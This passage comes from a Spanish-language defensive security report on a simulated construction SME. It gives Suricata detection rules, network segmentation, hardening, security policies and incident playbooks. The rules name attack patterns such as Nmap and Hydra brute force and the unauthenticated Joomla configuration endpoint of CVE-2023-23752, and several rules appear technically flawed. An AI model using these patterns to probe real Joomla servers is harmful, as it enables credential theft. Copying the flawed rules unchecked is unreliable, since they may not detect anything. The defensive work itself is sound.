Escaneos de puerta (nmap)	Identificar patrones de escaneo y User-Agents anómalos como "nmap scripting engine".	Alert y Drop (temporal) para reducir superficie de reconocimiento.
Métodos HTTP anómalos	Alertar sobre métodos HTTP no estándar (XRAP, TRACE, CONNECT a puertos no estándar) o URLs que intentan acceder a rutas sensibles.	Alert y Log, e investigar inmediatamente el tráfico.
Credenciales en texto plano	Detectar palabras como password=, user=, pass= en tráfico no cifrado hacía IPs sospechosas.	Alert, como un indicador temprano de posible exfiltración.

Reglas mínimas que crear en el Suricata

Reconocimiento y escaneo (nmap)

Regla en Suricata	Detección	Prioridad
alert tcp \$EXTERNAL_NET any -> \$HOME_NET 22 (msg:"SSH Scan - Multiple ports"; flow:stateless; threshold:type both, track by_src, count 10, seconds 10; sid:1000001;)	Escaneo rápido de puerto 22 (SSH) desde una misma IP.	P1
alert tcp \$EXTERNAL_NET any -> \$HTTP_PORTS (msg:"Nmap Scan"; content:" 0d 0a User-Agent: Nmap Scripting Engine"; http_header; sid:1000002;)	Escaneo con scripts de Nmap contra el servidor web.	P1
alert tcp \$EXTERNAL_NET any -> \$HOME_NET 80 (msg:"HTTP XRAP Method Probe"; method:XRAP; sid:1000003;)	Método HTTP XRAP (no estándar, típico de Nmap).	P2

Fuerza bruta y ataque a credenciales (Hydra)

Regla en Suricata	Detección	Prioridad
alert tcp \$EXTERNAL_NET any -> \$HOME_NET 22 (msg:"SSH Brute Force - Multiple Failures"; flow:established; threshold:type both, track by_src, count 10, seconds 60; sid:1000004;)	Más de 10 intentos de conexión SSH fallidos en 60 segundos.	P1
alert tcp \$EXTERNAL_NET any -> \$HOME_NET 22 (msg:"Hydra SSH Attack Pattern"; flow:established; content:"SSH-2.0-"; content:"password"; pcre:"/Failed password for .* from/"; sid:1000005;)	Patrón específico de Hydra (muchos intentos con "Failed password" rápido).	P1
alert tcp \$EXTERNAL_NET any -> \$HOME_NET 22 (msg:"Valid Credential Found After Brute Force"; flow:established; content:"Accepted password"; threshold:type both, track by_src, count 1, seconds 5; sid:1000006;)	Crítica: Un éxito tras muchos fallos.	P1

Explotación web y movimiento lateral (vector de pivotaje)

Regla en Suricata	Detección	Prioridad
alert tcp \$HOME_NET any -> \$HOME_NET 389 (msg:"LDAP Query from Web Server"; flow:established; content:"cn="; content:"userPrincipalName"; sid:1000007;)	Alta prioridad: Servidor web consultando LDAP/AD. Indica movimiento lateral.	P1
alert tcp \$HOME_NET any -> \$HOME_NET 445 (msg:"SMB Connection from DMZ to Internal"; flow:established; dsize:>0; sid:1000008;)	Tráfico SMB desde la VLAN del servidor web hacia red interna.	P2
alert http \$EXTERNAL_NET any -> \$HOME_NET 80 (msg:"Joomla Config Access Attempt"; content:"/configuration.php"; http_uri; nocase; sid:1000009;)	Intento de leer configuration.php de Joomla (tiene credenciales BD).	P2
alert http \$EXTERNAL_NET any -> \$HOME_NET 80 (msg:"Joomla API Unauthenticated Access"; content:"/api/index.php/v1/config/application"; http_uri; sid:1000010;)	Explotación de CVE-2023-23752 (Joomla 4.0-4.2.7).	P2

Incidentes no maliciosos

Regla en Suricata	Detección	Prioridad
alert tcp \$HOME_NET any -> any any (msg:"Possible Firewall Misconfiguration - Permit All"; flow:stateless; threshold:type both, track by_dst, count 100, seconds 1; sid:1000011;)	Tráfico masivo inusual permitido (el firewall dejó pasar "todo").	P2
alert ip any any -> any any (msg:"Network Outage Detected - No Traffic"; flow:stateless; threshold:type both, track by_src, count 0, seconds 30; sid:1000012;)	Ausencia total de tráfico desde un segmento crítico.	P3
alert tcp \$HOME_NET 445 -> any any (msg:"SMB Traffic Spike - Possible Backup Fail"; flow:established; threshold:type both, track by_src, count 1000, seconds 10; sid:1000013;)	Pico anómalo de tráfico SMB (intento desesperado de backup o ransomware).	P3

La implementación de estas 13 reglas IDS/IPS específicas, basadas directamente en los logs y TTPs (Tácticas, Técnicas y Procedimientos) observados durante nuestras simulaciones, eleva la capacidad de detección de Anonym Construcciones S.L. de un nivel reactivo a uno proactivo. Las reglas de movimiento lateral (LDAP, SMB) y las de errores humanos (firewall 'permit all') son diferenciales y críticas para el negocio.

13.2. Segmentación

El incidente mostró un ataque exitoso a un servidor web (Joomla) y posible

movimiento posterior hacia Active Directory. La segmentación actual es muy básica o nula.

Propuesta de una nueva arquitectura de red con microsegmentación:

VLAN	Nombre	Dispositivos / Activos	Política de Acceso
VLAN 10	Gestión	Admin TI, Servidores críticos (AD), switches.	Acceso solo desde consola física o VPN con MFA.
VLAN 20	Usuarios corporativos	Equipos comerciales, administrativos, técnicos.	Acceso a internet y a ERP/AD, pero NO acceso directo a la VLAN de servidores web.
VLAN 30	DMZ Web	Servidor Web (Joomla) y futuros servicios públicos.	Comunicación prohibida hacia VLAN 10 y 20 desde este servidor. La web no puede hablar con el AD.
VLAN 40	Obras y externos	Casetas de obras, personas de remote, dispositivos IoT.	Solo VPN con MFA a VLAN 20, nunca a VLAN 10 o 30 directamente.
VLAN	Monitorización	SIEM (Wazuh), OPNSense	Acceso de solo lectura

50		con suricata en modo SPAN.	a logs del firewall y tráfico reflejado.
----	--	----------------------------	--

Si un atacante compromete el servidor Joomla (VLAN 30), no podrá ni escanear ni atacar el Active Directory (VLAN 10), mitigando el movimiento lateral detectado en la Fase 4. El impacto queda aislado.




Figura 16. Proyecto con la red segmentada.




Figura 17. Posible segmentación de la empresa.

13.3. Hardening.

Este apartado se realiza basado en las vulnerabilidades explotadas (SSH débil, falta de MFA, Joomla desactualizado) y el análisis de riesgos del PDS.

Sistema	Hardening	Justificación
Servidores Linux (como Joomla)	Deshabilitar SSH con contraseña, solo usando claves RSA. Cambiar puerto SSH. Instalar fail2ban para bloquear	Incidentes en las fases 3 y 4. El ataque Hydra funcionó porque SSH aceptaba contraseñas débiles y no

	fuerza bruta automáticamente.	había bloqueo por fallos.
Windows Server (AD)	Implementar MFA para todos los administradores y acceso remoto (prioridad P1). Deshabilitar SMBv1 y requerir SMB signing. Revisar cuentas privilegiadas con el principio mínimo de privilegio.	Incidente en la fase 3. El atacante consiguió usuarios válidos. Sin MFA, el riesgo de suplantación es alto.
Firewall (OPNsense con Suricata)	Configurar reglas de bloqueo por defecto (whitelist). Limitar conexiones SSH entrantes solo desde IPs de administración conocidas. Habilitar logging de todas las reglas de drop/alert.	Incidente no malicioso o intencionado. El admin externo desactivó reglas por error. El hardening exige doble validación para cambios críticos.
Equipos de usuario	Cifrado de disco completo en portátiles. Control de puertos USB mediante política de grupo o DLP básico. Antivirus/EDR actualizado.	Incidente no malicioso. Pérdida de USB sin cifrar. El hardening evita la fuga de datos incluso si se pierde el dispositivo.

13.4. Políticas de seguridad.

Los incidentes revelan que las políticas existen en el PDS, pero no se aplican o no son efectivas. Propuesta de nuevas o actualización de las existentes.

1. Política de Control de Accesos y Autenticación (Actualización):
 - a. Obligatoriedad de MFA para cualquier acceso a sistemas críticos (correo, ERP, AD, VPN).
 - b. Prohibición expresa de reutilización de contraseñas y de compartir cuentas.
 - c. Procedimiento de revocación de accesos en menos de 1 hora ante baja o incidente.
2. Política de Copias de Seguridad (Revisión completa):
 - a. Regla 3-2-1 obligatoria: 3 copias, 2 soportes distintos, 1 offline.
 - b. Pruebas de restauración mensuales documentadas, con métrica de éxito (RTO/RPO real).
 - c. Responsable claro (no solo el admin TI externo) y verificación automática de logs de backup.
3. Política de Uso de Dispositivos y Almacenamiento:
 - a. Prohibición de USBs no corporativos o no cifrados.
 - b. Uso forzoso de almacenamiento en la nube corporativo (SER-06) para datos en tránsito.
 - c. Política de "mesa limpia / pantalla limpia" para evitar dejar información confidencial a la vista.
4. Política de Gestión de Parches (Actualización):
 - a. Plazo máximo de 15 días para parches críticos de seguridad (antes era "cuando se podía").

- b. Inventario actualizado de software (SW-01 a SW-14) con responsable de actualización.
- 5. Política de Proveedores y Terceros (Nueva):
 - a. Cláusulas de seguridad obligatorias en contratos (confidencialidad, notificación de brechas, auditoría).
 - b. Revisión semestral de accesos y actividad del administrador TI externo (PER-09) y asesorías. "Ni un solo cambio sin supervisión".

13.5. Relación de las medidas con los incidentes detectados.

Incidente detectado	Medidas propuestas	Tipo de medida	Prioridad (PDS)
Fuerza bruta SSH a Joomla: Acceso exitoso	Hardening SSH (claves, fail2ban, cambiar puerto) y la regla IDS de fuerza bruta	Preventiva / Detectiva	P1 (inmediata)
Navegación desde Joomla hacia Active Directory (movimiento lateral)	Segmentación VLAN 30 (DMZ) aislada de VLAN 10 (AD)	Preventiva	P1 (inmediata)
Robo/pérdida de portátil/USB sin cifrar	Política USB + Cifrado de disco completo (Hardening)	Preventiva / Correctiva	P1 (inmediata)
Backup no recuperable (fallo de restauración)	Política 3-2-1 y pruebas de restauración	Correctiva	P1 (inmediata)

	mensuales		
Admin externo desactiva reglas del firewall	Política de proveedores, doble factor de autorización y auditoría semanal	Organizativa / Preventiva	P2 (alta)
Errores de usuario / descuidos de seguridad global	Formación continua y simulacros de phishing/PDS	Organizativa	P2 (alta)

13.6. Procedimientos de Respuesta ante Incidentes (Playbooks).

Estructura del equipo CSIRT (Simulado) y flujo de escalado

Para una PYME como Anonym Construcciones S.L., el equipo no es de dedicación exclusiva, sino funcional. Se definen los siguientes roles:

Rol	Persona o puesto (simulado)	Responsabilidad
Coordinador de seguridad	Clotilde (directora, PER-03)	Decisión final, comunicación externa (INCIBE, abogados), aprobar containment.
Técnico de respuesta (nivel 1)	Ambrosio (Administrador interno,	Análisis inicial, contención técnica, recopilación de evidencias.

	PER-02) y Admin TI externo (PER-09)	
Comunicaciones internas	Luján (Adm/RRHH, PER- 04)	Notificar a empleados, gestionar la comunicación interna sin generar alarma.
Asesor legal	Asesoría fiscal/laboral (PER-10/11)	Evaluar obligaciones legales (RGPD, notificación a afectados).

Flujo de escalado (árbol de decisiones):

1. Detección (SIEM, usuario, IDS): Técnico Nivel 1 analiza en < 30 min.
2. ¿Es un falso positivo?: Cerrar incidente y documentar.
3. ¿Incidente leve? (ej. un usuario phishing, sin éxito): Resuelve Técnico Nivel 1. No se escala.
4. ¿Incidente moderado? (ej. acceso no autorizado contenido, malware en un endpoint): Escalar a Coordinador. Informar a Dirección.
5. ¿Incidente grave/crítico? (ej. ransomware, brecha de datos, compromiso de AD, indisponibilidad > 2h): Escalar a Coordinador + Asesor Legal + Comunicaciones. Activar playbook completo. Notificar a INCIBE/CCN-CERT en < 2h.

Paybook 1: ataque de fuerza bruta / Acceso no autorizado por SSH

Ataque real documentado en la fase 4.

Fase	Acción	Responsable	Tiempo objetivo
Detección	Alerta SIEM/Wazuh nivel 12 o regla IDS sid:1000006 (acceso exitoso tras fuerza bruta).	SIEM automático	--
Análisis y triage	1. Verificar IP origen. ¿Es interna o externa? 2. Confirmar si el acceso fue exitoso (log Accepted password). 3. ¿Qué usuario se ha comprometido? (ej. Joomla).	Técnico Nivel 1 (Ambrosio)	0-15min
Contención	1. Bloquear IP origen en firewall OPNsense (regla de drop). 2. Cambiar contraseña del usuario comprometido. 3. Forzar cierre de sesiones activas del usuario en el sistema (pkill	Técnico Nivel 1	15-30min

	-u joomla). 4. Aislar el servidor de la red (quitarle el gateway temporalmente) si hay sospecha de movimiento lateral.		
Erradicación	1. Revisar .bash_history y logs de procesos en busca de persistencia. 2. Eliminar posibles puertas traseras (cron jobs, claves SSH añadidas). 3. Auditar todo el sistema (buscar archivos modificados en las últimas horas).	Técnico Nivel 1 y Admin TI externo	30min-2h
Recuperación	1. Si no se encuentra persistencia, restaurar servicio. 2. Implementar hardening (fail2ban, cambiar puerto SSH, deshabilitar login por contraseña).	Técnico Nivel 1	2-4h

	3. Monitorizar tráfico saliente del servidor durante 24h.		
Post-incidente	Documentar: origen, vector, tiempo de respuesta, lecciones aprendidas. Actualizar reglas IDS si se detectó un nuevo patrón.	Coordinador y técnico	24-48h

Paybook 2: Pérdida / Robo de Dispositivo (Portátil o USB con datos) - Incidente simulado

Fase	Acción	Responsable	Tiempo objetivo
Detección	Usuario reporta pérdida directamente a RRHH o a Técnico.	Cualquier empleado	--
Análisis	1. Identificar dispositivo (código HW-05, HW-10, etc.). 2. Determinar qué datos contenía (consultar	Técnico Nivel 1 y Coordinador	0-30min

	inventario de activos). 3. ¿Estaba cifrado? ¿Tenía borrado remoto?		
Contención	1. Activar borrado remoto si el dispositivo lo permite (MDM, iCloud, etc.). 2. Revocar certificados y tokens de acceso asociados al dispositivo. 3. Cambiar contraseña del usuario afectado en todos los sistemas.	Admin externo Técnico TI /	30-60min
Erradicación	No aplica (es pérdida física, no malware). El riesgo es la fuga de datos.	--	--
Recuperación	1. Provisionar nuevo dispositivo para el usuario (restaurar desde backup seguro). 2. Revisar si hubo intentos de acceso sospechosos desde ubicaciones anómalas.	Técnico Nivel 1	24-48h

Post-incidente	1. Evaluar obligación de notificar a la AEPD (si había datos personales sin cifrar). 2. Comunicar al cliente/proveedor si sus datos estaban afectados. 3. Reforzar la política de uso de USB y cifrado (si no se había aplicado). 4. Impartir formación específica al usuario.	Coordinador y Asesor legal	72h
----------------	---	----------------------------	-----

Playbook 3: Ransomware o Malware generalizado

Relacionado con R2 del PDS.

Fase	Acción	Responsable	Tiempo objetivo
Detección	Usuarios reportan archivos con extensión extraña o mensaje de rescate. O alerta de EDR/Suricata.	Técnico Nivel 1	--

Contención (urgente)	1. AISLAR el endpoint infectado de la red (desconectar cable red, deshabilitar WiFi, apagar switch port). 2. Bloquear en el firewall cualquier tráfico hacia IPs de C&C conocidas. 3. Desmontar unidades de red compartidas para evitar propagación.	Técnico Nivel 1	5-15min
Análisis	1. Identificar alcance: ¿cuántos equipos? ¿ha llegado a servidores? ¿a backups? 2. Verificar integridad de las copias de seguridad (¿están limpias?).	Técnico y Admin TI	15-60min
Erradicación	1. Si hay backups limpios: formatear y reinstalar sistemas afectados (no limpiar, formatear). 2. Si no hay backups: evaluar pagar rescate (NO RECOMENDADO,	Coordinador y dirección	Variable

	decisión de dirección) o asumir pérdida.		
Recuperación	1. Restaurar sistemas desde backups limpios (prueba de restauración validada). 2. Cambiar TODAS las contraseñas del dominio. 3. Escanear toda la red en busca de persistencia.	Técnico Nivel 1	Horas o días
Post-incidente	1. Análisis forense para determinar vector de entrada (¿phishing? USB? ¿vulnerabilidad?). 2. Notificar a INCIBE/CCN-CERT (obligatorio si afecta a terceros). 3. Revisar y mejorar el plan de backups (pruebas de restauración automáticas).	Coordinador y asesor legal	1 semana

ANEXO: tabla MAGERIT y PDS

[Activos.xlsx](#)

[PDS.docx](#)